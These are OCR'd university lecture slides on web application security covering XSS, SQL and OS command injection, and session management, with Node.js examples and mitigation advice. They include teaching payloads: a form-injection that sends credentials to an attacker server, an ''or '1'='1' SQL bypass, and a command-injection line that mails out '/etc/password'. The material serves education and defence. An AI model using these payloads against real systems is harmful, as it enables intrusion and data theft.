
Source: **Cyber risk report 2013, page 26**

Cross-site scripting



Source: **Cyber risk report 2013, page 27**

Transport layer protection



Source: **Cyber risk report 2013, page 27**

A simple example to get you started …

We ignore Web user based attacks in this lecture.

In short

- Web applications that **allow user input** are vulnerable
- Malicious users can input **valid HTML** (instead of plain text) into forms & editable HTML elements
- Added code can substantially **alter the appearance** of a Web application
  - **Other users** may provide information that makes them vulnerable
  - **Attacker** can glean this information

Example

```
1  var express = require("express");
2  var url = require("url");
3  var http = require("http");
4  var app;
5
6  var port = process.argv[2];
7  app = express();
8  http.createServer(app).listen(port);
9
10 app.get("/hello", function (req, res) {
11   var query = url.parse(req.url, true).query;
12   var name = ( query["name"]!=undefined) ? query["name"] :
13                "Anonymous";
14   res.send("<html><head></head><body><h1>Greetings "+name+"</h1>
15             </body></html>");
16 });
```

Web server does not check user input!

Example

- Not every user will just add the name …
- What about using the following?


```
<h3>Please enter your name and password:</h3>
<form method="GET"
   action="http://127.0.0.1:4444/login">

Username:
<input type="text" name="username"/><br />
Password:
<input type="password" name="password"/><br />
<input type="submit" value="Login" />
</form>
<!--
```


attacker-controlled server

what is this for?

But wait … what's the point?



One possibility …



How to avoid this

- Adapt server-side scripts to **sanitise** and validate **all** user input and **encode** the output
- Options:
  - Strip HTML tags from the input using a regular expression
  - Reject any input containing “<“ or “>”
  - Escape (encode) HTML entities

a number of node.js modules exist for this task

```
1 var validator = require('validator');
2 ...
3 var name = ( query["name"]!=undefined) ? query["name"] : "";
4 var cleaned = validator.escape(name); //escaping HTML
```

More generally …

exploiting unchecked input

1. Inject **malicious data** into Web applications
2. **Manipulate applications** using malicious data

Injecting malicious data

- Parameter manipulation of HTML forms
- URL manipulation (remember: URLs often contain parameters)
- Hidden HTML field manipulation
- HTTP header manipulation
- Cookie manipulation

Manipulating applications

- SQL injection
  - Pass input containing SQL commands to a database server for execution
- Cross-site scripting
  - Exploit applications that output unchecked input verbatim to trick users into executing malicious code
- Path traversal
  - Exploit unchecked user input to control which files are accessed on the server
- Command injection
  - Exploit unchecked user input to execute shell commands

Taking a closer look at the OWASP Top 10

Open Web Application Security Project

https://www.owasp.org/

Slides 28-52 derived from http://bit.ly/IVeo8h [PDF]

I) Injection

"Attacker sends simple text-based attacks that exploit the syntax of the targeted interpreter." (OWASP)

- **SQL injection:**

```
1 var uname = /* code to retrieve user provided name */
2 var upassword = /* code to retrieve the user password */
3
4 /* a database table users holds our user data */
5 var sqlQuery = "select * from users where name = '"+uname+"'
6                     and password = '"+upassword+"'";
7 /* execute query */
```

benign user's input: **`john` / `my_pass`**

malicious user's input: **`john` / `my_pass' or '1'='1`**

I) Injection

"Attacker sends simple text-based attacks that exploit the syntax of the targeted interpreter." (OWASP)

- **SQL injection:**

```
1 var uname = /* code to retrieve user provided name */
2 var upassword = /* code to retrieve the user password */
3
4 /* a database table users holds our user data */
5 var sqlQuery = "select * from users where name = '"+uname+"'
6
7 /* execute query
```

select * from users where name = 'john' and password = 'my_pass';


benign user's input: `john` / `my_pass`

malicious user's input: `john` / `my_pass' or '1'='1`

select * from users where name = 'john' and password = 'my_pass' or '1'='1';

I) Injection

- OS command injection:



benign user's input: john@test.nl

malicious user's input:

```
john@test.nl; cat /etc/password | mail john@testing.nl
```

I) Injection

- OS command injection:

benign user's

malicious user's input:


```
john@test.nl; cat /etc/password | mail john@testing.nl
```

I) Injection

- Injection flaws commonly found in (No)SQL, OS commands, XML parsers, SMTP headers and program arguments

- **Secure yourself:**
  - Validate user input (is this really an email address?)
  - Sanitise user input (e.g. escape ‘ to \’)
  - SQL: avoid dynamic queries (use prepared statements and bind variables)
  - Do not expose server-side errors to the client
  - Use code analysis tools and dynamic scanners to find common vulnerabilities

Recall: sessions



session store

- Cookies are used to store a single ID on the client
- Remaining user information is stored server-side in memory or a database

2) Broken Authentication and Session Management

"Attacker uses leaks or flaws in the authentication or session management functions (e.g., exposed accounts, passwords, session IDs) to impersonate users. " (OWASP)

- **Example problem scenarios:**
  - Using URL rewriting to store session IDs (recall: every URL is rewritten for every individual user on the server)
  - Storing a session ID in a persistent cookie without informing the user about it
  - Session IDs sent via HTTP (instead of HTTPS)
  - Session IDs are static instead of being rotated
  - Predictable session IDs

2) Broken Authentication and Session Management

- **Secure yourself:**
  - Good authentication and session management is difficult - avoid if possible an implementation from scratch
  - Ensure that the session ID is never send over the network unencrypted
  - Generate new session ID on login (avoid reuse)
  - Sanity check on HTTP header fields (refer, user agent, etc.)
  - Ensure that your users' login data is stored securely in a database

3) Cross-site scripting (XSS)

"XSS flaws occur when an application includes user supplied data in a page sent to the browser without properly validating or escaping that content." (OWASP)

- The browser executes JavaScript code at all times
  - Not checked by anti-virus software; the browser's sandbox is the main line of defense
- Two main types of XSS:
  - Stored
  - Reflected

3) Cross-site scripting (XSS)

- **Stored XSS (persistent, type-1)**
  - Injected script (most often JavaScript) is stored on the targeted Web server, e.g. through forum entries, guestbooks, commenting facilities
  - Victims retrieve the malicious script from the trusted source (the Web server)
- **Reflected XSS (non-persistent, type-II)**
  - Injected script is not stored on the target Web server (permanently); it is “reflected” off the target Web server
  - Victims may receive an email with a tainted link
  - Link contains malicious URL parameters (or similar)

3) Cross-site scripting (XSS)

- **Stored XSS (persistent, type-1)**

```
http://myforum.nl/add_comment?c=Let+me+…
http://myforum.nl/add_comment?c=<script>…
```

  - Victims retrieve the malicious script from the trusted source (the Web server)

- **Reflected XSS (non-persistent, type-II)**

```
http://myforum.nl/search?q=Let+me+…
http://myforum.nl/search?q=<script>…
```

  - Victims may receive an email with a tainted link
  - Link contains malicious URL parameters (or similar)

3) Cross-site scripting (XSS)

- Secure yourself
  - Validate user input (length, characters, format, etc.)
  - Escape generated output

